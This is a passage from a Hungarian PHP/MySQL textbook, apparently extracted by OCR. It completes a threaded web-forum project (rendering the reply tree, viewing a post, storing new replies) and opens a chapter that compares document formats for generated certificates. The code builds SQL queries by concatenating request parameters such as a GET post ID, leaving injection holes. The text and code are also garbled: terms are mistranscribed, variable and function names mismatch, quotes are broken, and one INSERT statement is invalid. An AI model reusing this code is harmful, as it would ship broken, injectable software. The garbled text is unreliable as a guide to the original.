Az így létrejött minden csomopont objektum létrehozza saját gyermekeit, és ez mindaddig ismétlődik, amíg el nem fogynak a kibontani kívánt válaszok vagy szintek.

Miután mindenzzel megvagyunk, meghívjuk a gyökér csomopont megjelenítő függvényét (a fanezet_megjelenites() függvényben):

```
$fa->megjelenites($sor, $reszlista);
```

A megjelenites() függvény először is ellenőrzi, hogy dummy gyökér csomóponttal áll-e szemben:

```
if($this->m_szint > -1)
```

Ezzel megoldható, hogy a dummy csomópont megjelenítésétől eltekintsünk. Teljes mértékben azonban nem kívánjuk átugrani a gyökér csomópontot. Megjeleníteni ugyan nem szeretnénk, de tudattnia kell a gyermekeivel, hogy azoknak meg kell jeleníteniük magukat.

A megjelenites() függvény ezután elkezdi megrajzolni a hozzájárásokat tartalmazó táblázatot. A maradék műveleti jel (%) segítségével állapítja meg a sor háttérszínét (így fogunk váltakozó színű sorokat kapni):

```
// váltakozó színű sorok beállítása
echo "<tr><td bgcolor=\"";  
if ($sor%2) {  
    echo "#cccccc\">";  
} else {  
    echo "#ffffff\">";  
}
```

Ezt követően az \$m_szint tagváltozó értékét megvizsgálva megállapítja, hogy mennyire kell behúzna az adott elemet. Ha a korábban látott ábrákhöz visszaláposunk, láthatjuk, hogy minél mélyebb szinten van egy válasz, annál jobban be van húzva. Az alábbi kóddal programozzuk ezt:

```
// a válaszok szintjüknek megfelelő mértékű behúzása
for($i = 0; $i < $this->m_szint; $i++) {
    echo "<img src=\"images/terkoz.gif\" height=\"22\" width=\"22\" alt=\"\" valign=\"bottom\" />";  
}
```

```

A függvény következő része azt állapítja meg, hogy plusz- vagy mínuszjelet, esetleg csupán térközt jelenítsen-e meg:
// + vagy - vagy térköz megjelenítése
if (!($reszlista) && ($this->m_gyermek) && (sizeof($this->m_gyereklista))) {
    // a főoldalon vagyunk, vannak gyermekek, és ki vannak bontva
    // ki vannak nyitva - kináljuk fel az összecsukásra szolgáló gombot!
    echo "<a href=\"index.php?osszecsuk=". $this->m_hozzaszolasID."#".$this->m_hozzaszolasID."\"><img
        src=\"images/minusz.gif\" valign=\"bottom\"
        height=\"22\" width=\"22\" alt=\"Téma összecsukása\"
        border=\"0\" /></a>\n";
} else if (!$reszlista && $this->m_gyermek) {
    // össze vannak csukva - kináljuk fel a kibontásra való gombot!
    echo "<a href=\"index.php?kibont=". $this->m_hozzaszolasID."#".$this->m_hozzaszolasID."\"><img
        src=\"images/plusz.gif\" valign=\"bottom\"
        height=\"22\" width=\"22\" alt=\"Téma kibontása\"
        border=\"0\" /></a>\n";
} else {
    // nincsenek gyermekek, vagy részlistában vagyunk, nem kell gomb
    echo "<img src=\"images/terkoz.gif\" height=\"22\"
        width=\"22\" alt=\"\" valign=\"bottom\"/>\n";
}

```

Ezt követően a csomópont adatait jelenítjük meg:

```

echo "<a name=\"\".$this->m_hozzaszolasID.\"><a href=
        \"$hozzaszolas_megtekintese.php?hozzaszolasID=".$this->m_hozzaszolasID."\">".
        $this->m_cim." - ".$this->m_hozzaszolo." - ".
        datum_formazasa($this->m_datum)."</a></td></tr>";

```

Majd megváltoztatjuk a következő sor színét:

```

// sorzámláló növelése a váltakozó színű sorok előállításához
$SOR++;
A fentieket olyan kód követi, amit az összes csomopont objektum, köztük a gyökér is végre hajt:
// megjelenites függvény meghívása a csomópont összes gyermekén
// egy csomópontnak csak akkor lesznek gyermekei a listában, ha ki van bontva
$SZAM_GYERMEK = sizeof($this->m_gyereklista);
for ($i = 0; $i < $SZAM_GYERMEK; $i++) {
    $SOR = $this->m_gyereklista[$i]->megjelenites($SOR, $reszlista);
}
return $SOR;

```

Ismét rekurzív függvényhívással állunk szemben, ami a csomópont minden gyermekén meghívódik, hogy azok megjelenítéséket magukat. Átadjuk nekik az aktuális sor színét, majd ha már befejezték feladatukat, visszakérjük a színinformációt, hogy folytatni tudjuk a váltakozó színű sorok megjelenítését.

Ennyi történik ebben az osztályban. A kód viszonylag összetett volt. Ha úgy gondoljuk, kísérletezzünk tovább az alkalmazás futtatásával, majd akkor térjünk vissza ehhez az részhez, ha már jól kiismerjük magunkat fórumunk működésében!

A hozzászólások egyenkénti megtekintése

A fanezet_megjelenites() függvény meghívásával egy adott téma hozzászólásaira mutató hivatkozásokat kapunk. Ha az egyes hozzászólásokra kattintunk, a hozzászolas_megtekintese.php kódba jutunk, amelynek átadjuk a megtekinteni kívánt hozzászólás hozzaszolasID-ját. A 31.7 ábrán e kód kimenetére látunk példát.

A 31.6 példakódban közölt hozzászolas_megtekintese.php kód megjeleníti a hozzászólás tartalmát, illetve a hozzászólásra érkezett válaszokat. A válaszok ismét fastruktúrában jelennek meg, ám ezúttal teljesen kibontva, bármilyen plusz- vagy mínuszgomb nélkül. Ez azért történhet így, mert a \$reszlista ágba kerülünk.

31.6 példakód: hozzaszolas_megtekintese.php — A kód egy-egy hozzászólás tartalmát jeleníti meg

```
<?php
// függvénykönyvtárak beillesztése
include ('beillesztett_fuggvenyek.php');
$hozzaszolasID = $_GET['hozzaszolasID'];
// hozzászólás adatainak lekérése
$hozzaszolas = hozzaszolas_lekerese($hozzaszolasID);


html_fejlec_letrehozasa($hozzaszolas['cim']);

// hozzászólás megjelenítése
hozzaszolas_megjelenitese($hozzaszolas);

// ha a hozzászólásra érkeztek válaszok, jelenítsük meg fanézetüket!
if($hozzaszolas['gyermek']) {
    echo "<br /><br />";
    valaszsorok_megjelenitese();
    fanezet_megjelenitese($_SESSION['kibontva'], 0, $hozzaszolasID);
}

html_lablec_letrehozasa();
?>
```

31



31.7 ábra: A böngészőben az adott hozzászólás tartalmát láthatjuk.

A kód három fontosabb függvényt meghívja el a feladatát. Ezek: a hozzaszolas_lekerese(), a hozzaszolas_megjelenitese() és a fanezet_megjelenitese(). A 31.7 példakódban látható hozzaszolas_lekerese() függvény kinyeri a hozzászólás adatait az adatbázisból.

31.7 példakód: A forum_fuggvenyek.php könyvtár hozzaszolas_lekerese() függvénye – Visszakeresi az adatbázisból a hozzászólást

```
function hozzaszolas_lekerese($hozzaszolasID) {
    // lekéri az adatbázisból az adott hozzászólást, és tömbként adja vissza

    if(!$hozzaszolasID) {
        return false;
    }

    $kapcsolat = adatbazishoz_kapcsolodas();
```

```

// fejlécadatok lekérése a 'fejlec' táblából
$lekerdezes = "SELECT * FROM fejlec WHERE hozzaszolasID = '". $hozzaszolasID."'";
$eredmeny = $kapcsolat->query($lekerdezes);
if($eredmeny->num_rows!=1) {
    return false;
}
$hozzaszolas = $eredmeny->fetch_assoc();

// hozzájárás lekérése a tartalom táblából és hozzáadása az előző eredményhez
$lekerdezes = "SELECT * FROM tartalom WHERE hozzaszolasID = '". $hozzaszolasID."'";
$eredmeny2 = $kapcsolat->query($lekerdezes);
if($eredmeny2->num_rows>0) {
    $startalom = $eredmeny2->fetch_assoc();
    if($startalom) {
        $hozzaszolas['uzenet'] = $startalom['uzenet'];
    }
}
return $hozzaszolas;
}

```

A függvény a neki átadott hozzaszolasID birtokában két lekérdezést futtatva visszakeresi a hozzájárás fejlécét és tartalmát, összerakja ezeket egy tömbbe, majd ezt a tömböt adja vissza.


Ezt követően a hozzaszolas_lekerese() függvény eredményeit átadjuk a kimeneti_fuggvenyek.php könyvtár hozzaszolas_megjelenitese() függvényének. Ez a függvény pusztán annyit tesz, hogy némi HTML formázást követően megjeleníti a tömböt, ezért itt és most részletesen nem mutatjuk be működését.

Végül a hozzaszolas_megtekintese.php kód megnézi, írtak-e már válaszokat a hozzájárásához, majd a fanezet_megjelenitese() függvényt meghívva részlistaként – vagyis teljesen kibontva, de plusz- és mínuszgombok nélkül – jeleníti meg az esetlegesen meglévő válaszokat.

Új hozzájárás írása

Végre eljutottunk odáig, hogyan kell új hozzájárásokat írni a fórumhoz. A felhasználók kétféleképpen tehetik meg ezt: az egyik módszer az, ha az indexoldalon az „Új hozzájárás” gombra kattintanak, a másik pedig az, hogy a hozzaszolas_megtekintese.php oldal „Válasz” gombját választják.

Ezek a műveletek mind az uj_hozzaszolas.php című kódot hívják meg, azonban eltérő paraméterekkel teszik ezt. A 31.8 ábrán a „Válasz” gombra kattintással meghívott uj_hozzaszolas.php kód kimenetét láthatjuk.



31.8 ábra: A válaszokban automatikusan megjelenik az eredeti hozzájárás szövege.

Először is vizsgáljuk meg az ábrán látható URL-t:

http://localhost/php_es_mysql/31_fejezet/uj_hozzaszolas.php?szulo=2

A szulo változóként átadott paraméter az új hozzájárás szövegének hozzájárásID-ja. Ha a „Válasz” gomb helyett az „Új hozzájárásra” kattintunk, az URL-ben szulo=0 értéket láthatunk.

Másodsorban látható, hogy a kód beszúrja a válaszba az eredeti hozzájárás szövegét, és > karakterrel megjelöli, ahogy azt a levelező és hírolvasó alkalmazások többségénél már megszokhattuk. Harmadsorban észrevehetjük, hogy a hozzájárás címe alapértelmezésben megegyezik az eredeti hozzájáráséval, csak kapott egy Re: előtagot.

Nézzük meg most az ezt a kimenetet előállító, a 31.8 példakódban olvasható kódot!

31.8 példakód: uj_hozzasolas.php – A felhasználó új hozzájárását írhat, illetve válaszolhat meglévő hozzájárásra

```
<?php
include ('beillesztett_fuggvenyek.php');

$cim = $_POST['cim'];
$hozzaszolo = $_POST['hozzaszolo'];
$uzenet = $_POST['uzenet'];
if(isset($_GET['szulo'])) {
    $szulo = $_GET['szulo'];
} else {
    $szulo = $_POST['szulo'];
}

if(!$terulet) {
    $terulet = 1;
}

if(!$hiba) {
    if(!$szulo) {
        $szulo = 0;
        if(!$cim) {
            $cim = 'Új hozzasolas';
        }
    } else {
        // hozzájárás címének lekérése
        $cim = hozzasolas_cimenek_lekerese($szulo);

        // Re: hozzáfűzése
        if(strstr($cim, 'Re: ') == false) {
            $cim = 'Re: '.$cim;
        }

        // ellenőrizzük, hogy a cím be fog fégni az adatbázisba
        $cim = substr($cim, 0, 20);

        // > karakter hozzáadása a megválaszolni kívánt hozzájárás szövegéhez
        $uzenet = idezojel_hozzadasa(hozzasolas_tartalmanak_lekerese($szulo));
    }
}
html_fejlec_letrehozasa($cim);

uj_hozzasolas_urlap_megjelenitese($szulo, $terulet, $cim, $uzenet, $hozzaszolo);

if($hiba) {
    echo "<p>Hozzájárását nem tároltuk el.</p>
    <p>Kérjük, ellenőrizze, hogy minden mezőt kitöltött-e, majd
```

```

    próbálja újra!</p>";
}

html_lablec_letrehozasa();
?>

```

Az induló beállítások után az `uj_hozzaszolas.php` kód ellenőri, hogy a szülő értéke 0 (nulla) vagy más. Ha 0, akkor új témát indítunk, és egy kis további munkára van szükség.

Ha válaszról van szó (a `$szulo` egy meglévő hozzájárulás hozzaszolasID-ja), a kód megy tovább, és felhasználja a meglévő üzenet címét és szövegét:

```

// hozzájárulás címének lekérése
$cim = hozzaszolas_cimenek_lekerese($szulo);

// Re: hozzájárulás
if(strstr($cim, 'Re: ') == false) {
    $cim = 'Re: '.$cim;
}

// ellenőrzük, hogy a cím be fog férni az adatbázisba
$cim = substr($cim, 0, 20);

```

// > karakter hozzáadása a megválasztani kívánt hozzájárulás szövegéhez
`$uzenet = idezojel_hozzadasa(hozzaszolas_tartalmanak_lekerese($szulo));`

A fenti kódrészlet a `hozzaszolas_cimenek_lekerese()`, a `hozzaszolas_tartalmanak_lekerese()` és az `idezojel_hozzadasa()` függvényt hívja meg. Ezeket a `forum_fuggvenyek.php` könyvtárban található függvényeket a 31.9. és a 31.10. példákód tartalmazza.

31.9 példakód: A `forum_fuggvenyek.php` könyvtár `hozzaszolas_cimenek_lekerese()` függvénye – A hozzájárulás címét keresi vissza az adatbázisból

```

function hozzaszolas_cimenek_lekerese($hozzaszolasID) {
    // hozzájárulás címét keresi vissza az adatbázisból

    if(!$hozzaszolasID) {
        return '';
    }

    $kapcsolat = adatbazishoz_kapcsolodas();

    // fejlécadatok lekérése a 'fejlec' táblából
    $lekerdezés = "SELECT cim FROM fejlec WHERE hozzaszolasID = '". $hozzaszolasID."'";
    $eredmeny = $kapcsolat->query($lekerdezés);
    if($eredmeny->num_rows!=1) {
        return '';
    }
    $aktualis_sor = $eredmeny->fetch_array();
    return $aktualis_sor[0];
}

```

31.10 példakód: A forum_fuggvenyek.php könyvtár hozzaszolas_tartalmanak_lekerese() függvénye – A hozzászólás tartalmát keresi vissza az adatbázisból

```
function hozzaszolas_tartalmanak_lekerese($hozzaszolasID) {
    // a hozzászólás tartalmának visszakeresése az adatbázisból

    if (!$hozzaszolasID) {
        return '';
    }

    $kapcsolat = adatbazishoz_kapcsoladas();

    $lekerdezes = "SELECT uzenet FROM tartalom WHERE hozzaszolasID = '". $hozzaszolasID."'";
    $eredmeny = $kapcsolat->query($lekerdezes);
    if ($eredmeny->num_rows>0) {
        $aktualis_sor = $eredmeny->fetch_array();
        return $aktualis_sor[0];
    }
}
```


Az első két függvény a hozzászólás fejlécét és tartalmát nyeri ki az adatbázisból.

31.11 példakód: A forum_fuggvenyek.php könyvtár idezojel_hozzadasa() függvénye – A hozzászólás szövegének tagolása > jelekkel

```
function idezojel_hozzadasa($string, $minta = '>') {
    // > karakter hozzáadása a válaszban idézett szöveghez
    return $minta.str_replace("\n", "\n$minta", $string);
}
```

Az idezojel_hozzadasa() függvény átalakítja a karakterláncot, hogy az eredeti szöveg minden sora adott szimbólummal kezdődjön. Ez a szimbólum alapértelmezésben a > karakter.

Miután a felhasználó begépelte válaszát, és az „Elküld” gombra kattint, az új_hozzaszolas_tarolasa.php kódjajt. A 31.9 ábrán ennek a kódnak egy lehetséges kimenetét láthatjuk.



31.9 ábra: Az új hozzászólás immár látható a fanézetben.

Az új hozzászólás Re: MySQL admin - MySQL mágus - 22:15 09/24/2010 alatt látható az ábrán. Ettől eltekintve az oldal ugyanúgy néz ki, mint a már látott index.php oldal.

Nézzük meg most a 31.12 példakódban látható új_hozzaszolas_tarolasa.php fájl kódját!

31.12 példakód: uj_hozzaszolas_tarolasa.php – Adatbázisba helyezi az új hozzászólást

```
<?php
    include ('beillesztett_fuggvenyek.php');
    if($id = uj_hozzaszolas_tarolasa($_POST)) {
        include ('index.php');
    } else {
        $hiba = true;
        include ('uj_hozzaszolas.php');
    }
?>
```

Mint látható, igen rövid kódról van szó. Legfőbb feladata az `uj_hozzaszolas_tarolasa()` függvény meghívása, amelynek kódját a 31.13 példakódban láthatjuk. Az oldal önmagában nem jelenít meg külön tartalmat. Ha a tárolás sikeres, az indexoldal fog megjelenni. Ellenkező esetben az `uj_hozzaszolas.php` oldalra jutunk vissza, hogy a felhasználó újból megpróbálhassa megírni hozzászólását.

31.13 példakód: A forum_fuggvenyek.php könyvtár uj_hozzaszolas_tarolasa() függvénye – Ellenörzi, majd eltárolja az adatbázisban az új hozzászólást

```
function uj_hozzaszolas_tarolasa($hozzaszolas) {
    // új hozzászólás megtisztítása, majd tárolása
    $kapcsolat = adatbazishoz_kapcsolodas();

    // üres mezők keresése
    if(!kitoltott($hozzaszolas)) {
        return false;
    }
    $hozzaszolas = minden_tisztit($hozzaszolas);

    //ellenőrizzük, van-e szülő hozzászólás
    if($hozzaszolas['szulo']!=0) {
        $lekerdezés = "SELECT hozzaszolasID FROM fejlec WHERE
                        hozzaszolasID = '". $hozzaszolas['szulo'] . "'";
        $eredmeny = $kapcsolat->query($lekerdezés);
        if($eredmeny->num_rows!=1) {
            return false;
        }
    }

    // ellenőrizzük, hogy nem duplikált hozzászólás
    $lekerdezés = "SELECT fejlec.hozzaszolasID FROM fejlec, tartalom WHERE
                    fejlec.hozzaszolasID = tartalom.hozzaszolasID AND
                    fejlec.szulo = ".$hozzaszolas['szulo']."' AND
                    fejlec.hozzaszolo = '".$hozzaszolas['hozzaszolo']."' AND
                    fejlec.cim = '".$hozzaszolas['cim']."' AND
                    fejlec.terulet = '".$hozzaszolas['terulet']."' AND
                    tartalom.uzenet = '".$hozzaszolas['uzenet']."'";

    $eredmeny = $kapcsolat->query($lekerdezés);
    if (!$eredmeny) {
        return false;
    }
```

```

if($eredmeny->num_rows>0) {
    $aktualis_sor = $eredmeny->fetch_array();
    return $aktualis_sor[0];
}

$lekerdezés = "INSERT INTO fejlec ('szulo' , 'hozzaszolo' , 'cim' , 'gyermek' ,
                                         'terulet' , 'datum' , 'hozzaszolasID' )
VALUES
('".$hozzaszolas['szulo']."' ,
'" .html_entity_decode($hozzaszolas['hozzaszolo']) .',
'" .html_entity_decode($hozzaszolas['cim']) .',
0,
'" .$hozzaszolas['terulet']."' ,
now(),
NULL
)";

$eredmeny = $kapcsolat->query($lekerdezés);
if (!$eredmeny) {
    return false;
}

// ne feledkezzünk meg róla, hogy a szülőnek most már van gyermeké!
$lekerdezés = "UPDATE fejlec SET gyermek = 1
                WHERE hozzaszolasID = '".$hozzaszolas['szulo']."' ";
$eredmeny = $kapcsolat->query($lekerdezés);
if (!$eredmeny) {
    return false;
}

// a hozzászólás azonosítójának megállapítása; ne feledjük, hogy több
// fejléc is lehet, amelyek csak az azonosítójukban és valószínűleg
// időpontjukban térnek el!
$lekerdezés = "SELECT fejlec.hozzaszolasID FROM fejlec LEFT JOIN tartalom
                ON fejlec.hozzaszolasID = tartalom.hozzaszolasID
                WHERE szulo = '".$hozzaszolas['szulo']."' "
                AND hozzaszolo = '" .html_entity_decode($hozzaszolas['hozzaszolo']) .'
                AND cim = '" .html_entity_decode($hozzaszolas['cim']) .'
                AND tartalom.hozzaszolasID is NULL";

$eredmeny = $kapcsolat->query($lekerdezés);
if (!$eredmeny) {
    return false;
}

if($eredmeny->num_rows>0) {
    $aktualis_sor = $eredmeny->fetch_array();
    $id = $aktualis_sor[0];
}

if($id) {
    $lekerdezés = "INSERT INTO tartalom VALUES
                    ($id, '".$hozzaszolas['uzenet']."' )";
    $eredmeny = $kapcsolat->query($lekerdezés);
}

```

```

if (!$eredmeny) {

    return false;
}

return $id;
}

```

Hosszú, de nem túlságosan bonyolult függvényt állunk szemben. Csak azért ilyen terjedelmes, mert a hozzájárás eltárolása azt igényli, hogy sorokat szűrünk be a `fejlec` és a `tartalom` táblába, illetve frissítsük a `fejlec` táblában a szülő hozzájárás rekordját, hiszen annak most már létezik gyermeké.

És ezzel a végére is értünk webes fórumunk kódjának.

A projekt továbbfejlesztése

Sokféleképpen gazdagíthatjuk egy ilyen webes fórum funkcióit:

- Adjuk meg a felhasználóknak a hozzájárások közötti navigáció lehetőségét, hogy adott hozzájárásról a következő vagy az előző hozzájárásra, illetve az adott beszélgetésfalon belüli előző vagy következő hozzájárásra ugorhassanak!
- Hozzunk létre adminisztrátori felületet, ahol új fórumokat lehet beállítani, illetve törleni tudjuk a régi hozzájárásokat!
- Felhasználói hitelesítés megvalósításával érjük el, hogy csak regisztrált felhasználók tudjanak hozzájárásokat írni!
- Hozzunk létre valamelyen moderációs mechanizmust!

További fejlesztési ötletekért tanulmányozzunk már működő fórumokat!

31

Meglévő rendszer használata

Az egyik említésre méltó, létező rendszer a Phorum, egy nyilvános forráskódú webes fórum. A fejezetben általunk létrehozott fórumról némi képp eltérő módon működik, de struktúrája viszonylag egyszerűen oldalunk igényeihez szabható. A Phorum egyik figyelemre méltó funkciója, hogy bármely felhasználója eldöntheti, hogy a hozzájárásokat a beszélgetésfonalaknak megfelelően tagolva vagy egyszerű időrendi sorrendben kívánja-e megtekinteni. Az alkalmazásról a <http://www.phorum.org> oldalon találunk bővebb információt.

Hogyan tovább?

A *Perszonálizált PDF dokumentumok előállítása* című 32. fejezetben a PDF formátum használatával készítünk vonzó, platform-tól függetlenül egyformán nyomtatható és egyszerű módszerekkel nem hamisítható dokumentumokat. Ez a lehetőség nagy szolgálatot tehet nekünk olyan alkalmazásokban, amelyekben például szerződések online előállítására lehet szükség.

Perszonálizált PDF dokumentumok előállítása

Szolgáltatásokat kínáló oldalakon szükség lehet arra, hogy a felhasználók által megadott adatok igénybe vételével automatikusan kitöltött ürlapot vagy perszonálizált dokumentumokat – például szerződéseket, leveleket vagy okleveleket – állítsunk elő.

A fejezetben olyan alkalmazást fejlesztünk, amellyel a felhasználók online értékelhetik tudásukat, majd az eredmények alapján oklevelet készítünk számukra. Munkánk során kiderül:

- hogyan tudunk a PHP karakterlánc-feldolgozó függvényeivel felhasználói adatokat bevinni egy sablonba és Rich Text Format (RTF) dokumentumot előállítani ebből,
- hogyan lehet hasonló módszerrel Portable Document Format (PDF) dokumentumot készíteni,
- hogyan tudunk a PHP PDFlib függvényeivel hasonló PDF dokumentumot előállítani.

A projekt áttekintése

Projektünkben adott számú kérdésből álló vizsga elé állítjuk oldalunk látogatóit. Ha elegendő kérdésre helyesen válaszolnak, oklevelet állítunk ki, ami tanúsítja, hogy sikeresen levizsgáztak.

Annak érdekében, hogy a számítógép egyszerűen értékelni tudja a vizsgázó teljesítményét, a kérdésekhez több válaszlehetőséget adunk meg, amelyek közül a felhasználó kiválaszthatja a helyesnek véltet. minden kérdésre csak egy jó válasz létezik. A kérdések meghatározott százalékára helyesen válaszoló, vagyis a vizsgát teljesítő felhasználó oklevelének fájlformátuma ideális esetben:

- könnyen megtervezhető,
- pixel- és vektorgrafikus képeket egyaránt tartalmazhat,
- kiváló minőségű nyomatot eredményez,
- kisméretű, ezáltal könnyen letölthető fájlt ad,
- szinte azonnal előállítható,
- olcsón előállítható,
- bármilyen operációs rendszeren használható,
- nem lehet egyszerűen meghamisítani vagy módosítani,
- megtekintéséhez és nyomtatásához nincs szükség speciális szoftverre,
- bármely felhasználó számára egyformán jelenik meg, illetve nyomtatható.

Sok más döntésünkhöz hasonlóan valószínűleg itt is kompromisszumokra kényszerülünk, hogy a fenti elvárások közül minél többnek megfelelő formátumot találunk.

Dokumentumformátumok összehasonlítása

A legfontosabb döntés, amit minél előbb meg kell hoznunk, hogy milyen formátumban kívánjuk az oklevelet átadni. Olyan lehetőségek közül választhatunk, mint a papíralapú oklevél, az ASCII szöveg, a HTML, a Microsoft Word vagy bármilyen más szövegszerkesztő formátuma, a Rich Text formátum, a PostScript és a Portable Document Format (PDF). A fenti elvárásaink tükrében érdemes az itt felsorolt lehetőségek közül néhányat mérlegelni és egymással összehasonlítani.

Papír

A papíralapú oklevél kiállítása nyilvánvaló előnyökkel jár, például teljes egészében irányításunk alatt tarthatjuk az előállítási folyamatot. Mielőtt a vizsgázóknak elküldenénk az okleveleket, minden esetben pontosan látjuk, hogyan néz ki a dokumentum. Ráadásul nem kell a szoftverek vagy a sávszélesség miatt aggódnunk, és a hamisítást megnehezítő biztonsági jelekkel láthatjuk el az okleveleket.

A papíralapú oklevél szinte az összes elvárásunknak megfelel, de nem lehet azonnal és alacsony költséggel előállítani, illetve elküldeni. A vizsgázó tartózkodási helyétől függően napokba vagy akár hetekbe is telhet, amíg postai úton eljuttatjuk hozzá a hőn áhitott oklevelet.

Minden egyes oklevél nyomtatásáért és postázásáért kifizethetnénk pár száz forintot, de talán még ennél is több kerülne az oklevelek előállítására fordított munka. Az automatikus és elektronikus kiküldés sokkal olcsóbb lehet.

ASCII

A dokumentumok ASCII formátumban vagy egyszerű szövegként történő elküldése is számos előnyvel jár. Ezek egyike, hogy a kompatibilitás nem okoz problémát. Alacsony sávszélesség is elegendő, így költsége nem jelentős. Az ilyen egyszerű dokumentumok dizájnja könnyen megtervezhető, és a kód is gyorsan előállítja őket.

Ha azonban ASCII fájlt mutatunk meg látogatóinknak, nem igen tudjuk ellenőrzésünk alatt tartani, hogy miként fog megjelenni. Nem tudjuk szabályozni például a betűtípusokat vagy az oldaltöréseket. Csak szöveget használhatunk, és igen kevés ráhatásunk van a formázásra. Ugyanígy nem tudjuk megakadályozni, hogy a dokumentum címzettje lemasolja vagy módosítsa azt. Ennél a formátumnál a legegyszerűbb az oklevél rosszindulatú megváltoztatása.

Hypertext Markup Language (HTML)

A dokumentumok weben keresztsüli megjelenítése esetén nyilvánvaló választás a Hypertext Markup Language (hiperszöveg-jelölő nyelv, HTML), amely nyelvet kifejezetten erre a célra hozták létre. Ahogy azt már bizonyára jól tudjuk, lehetővé teszi a formázást és az olyan objektumok beillesztését, mint például a képek. Ráadásul (némi változtatás után) szinte minden operációs rendszerrel és szoftverrel kompatibilis. Viszonylag egyszerű, így dokumentumaink dizájnját könnyen megtervezhetjük, kódunk pedig gyorsan előállítja és átadja a végeredményt.

A mostani projektünkhöz hasonló alkalmazások esetén viszont olyan hátrányokkal vagyunk kénytelenek szembenézni, mint a nyomtatáshoz kapcsolódó formázási lehetőségek (például oldaltörések) korlátozott támogatása, az operációs rendszertől és programoktól függően különböző megjelenés és eltérő minőségű nyomtatás. Ráadásul a HTML ugyan bármilyen típusú külső elemet képes beilleszteni, ritkább formátumok használata esetén nem garantálható, hogy minden böngésző képes lesz megjeleníteni vagy használni ezeket az elemeket.

Szövegszerkesztő formátumok

Elsősorban intranetes projektek esetén lehet létjogosultsága a dokumentumok szövegszerkesztő formátumban való közzétételének. Internetes projektnél ugyan egy konkrét szövegszerkesztő formátum használatával kizárhatszunk egyes látogatókat, azonban piaci túlsúlyt figyelembe véve érdemes lehet Microsoft Word dokumentumokat használni. A legtöbb felhasználó gépen telepítve van a Word vagy egy olyan szövegszerkesztő, amely olvasni tudja a Word fájlokat (például az ingyenesen elérhető OpenOffice Writer).

A Worddel nem rendelkező Windows-felhasználók a <http://office.microsoft.com/en-us/downloads/ha010449811033.aspx> oldalról tölthetik le az ingyenes Word Viewer alkalmazást, amellyel megtekinthetik, kinyomtathatják és másolhatják a Word dokumentumokat.

A dokumentumok Microsoft Word formátumban történő előállítása nyilvánvaló előnyökkel jár. Ha számítógépünkre telepítve van a Word, egyszerűen elkészíthetjük a dokumentumot. Szinte teljes mértékben szabályozni tudjuk megjelenítését, és rugalmasan alakíthatjuk tartalmát. A jelszóval védett dokumentumokat ráadásul viszonylag nehezen tudja a fogadó fél módosítani.

Sajnos a Word fájlok igen nagyok lehetnek, különösen akkor, ha képeket vagy más komplex elemeket tartalmaznak. Ezen túlmenően nem létezik egyszerű módszer arra, hogy PHP-vel dinamikusan előállítsuk őket. A Word formátum dokumentált ugyan, de bináris formátumról van szó, és a dokumentáció licencelési feltételeket tartalmaz. COM objektummal lehetséges ugyan Word dokumentumokat előállítani, de ez messze nem egyszerű dolog.

Egy másik, mérlegelendő lehetőség az OpenOffice Writer használata, ami két szempontból is előnyös lehet: nyílt forráskódú, ingyenesen elérhető szoftverről van szó, ami ráadásul XML-alapú fájlformátumot használ. Az XML fájlformátumot az

Office 2003 és 2007 programcsomag is natív módon támogatja. A Microsoft.com oldalról a Wordhoz és egyéb Office-termékhez letölthető a Document Type Definition (dokumentumtípus-definíció, DTD). Keressünk rá az oldalon az „Office XML Reference Schemas”, azaz Office XML referenciasémák kifejezésre! Járható, de nem egyszerű út vár ránk, ha ezt a megoldást választjuk.

Rich Text formátum

Rich Text formátumú (RTF) dokumentumok esetén is kihasználhatjuk a Word funkcióinak nagy részét, ráadásul az ilyen fájlok egyszerűbben előállíthatók. A nyomtatott oldal elrendezése és formázása rugalmasan megoldható, ráadásul a dokumentum vektor- és pixelgrafikus képeket egyaránt tartalmazhat. Sőt, a felhasználók a dokumentum megtekintésekor és nyomtatásakor nagy valószínűséggel hasonló eredményt kapnak, mint mi.

Az RTF a Microsoft Word szöveges formátuma. Olyan kompatibilis formátumnak szánták, amely lehetővé teszi a különböző programok közötti adatcserét. Bizonyos szempontból hasonlít a HTML-re. Szintaktikával és kulcsszavakkal, nem pedig bináris adatokkal viszi át a formázási információkat. Éppen ezért az emberi szem számára viszonylag jól olvasható.

A formátum jól dokumentált, és specifikációja ingyenes elérhető; keressünk rá a Microsoft.com oldalon az „RTF specification”, azaz RTF specifikáció kifejezésre!

Az RTF dokumentumok előállításának legegyszerűbb módja a szövegszerkesztők „Save As RTF”, azaz „Mentés RTF formátumban” menüpontjának kiválasztása. Mivel az RTF fájlok csak szöveget tartalmaznak, közvetlenül előállíthatók, a meglévő állományokat pedig könnyűszerrel módosíthatjuk.

Dokumentált és ingyenesen elérhető formátumról lévén szó az RTF fájlokat több program olvassa, mint a Word bináris formátumát. Nem árt azonban tisztában lenni azzal, hogy összetettebb RTF fájlokat a Word régebbi verzióival vagy más szövegszerkesztővel megnyitók valamilyen mértékben eltérő eredményt fognak látni. A Word minden új verziója új kulcsszavakat vezet be az RTF formátumhoz, így a régebbi alkalmazások figyelmen kívül fogják hagyni az általuk nem értett vezérlőket.

Ami elvárásaink fenti listáját illeti, egy RTF formátumú oklevél egyszerűen megszerkeszthető Word vagy más szövegszerkesztő segítségével; vektor- és pixelgrafikus elemeket egyaránt tartalmazhat; kiváló minőségű nyomatot eredményez; egyszerűen és gyorsan előállítható; elektronikus úton alacsony költséggel elküldhető.

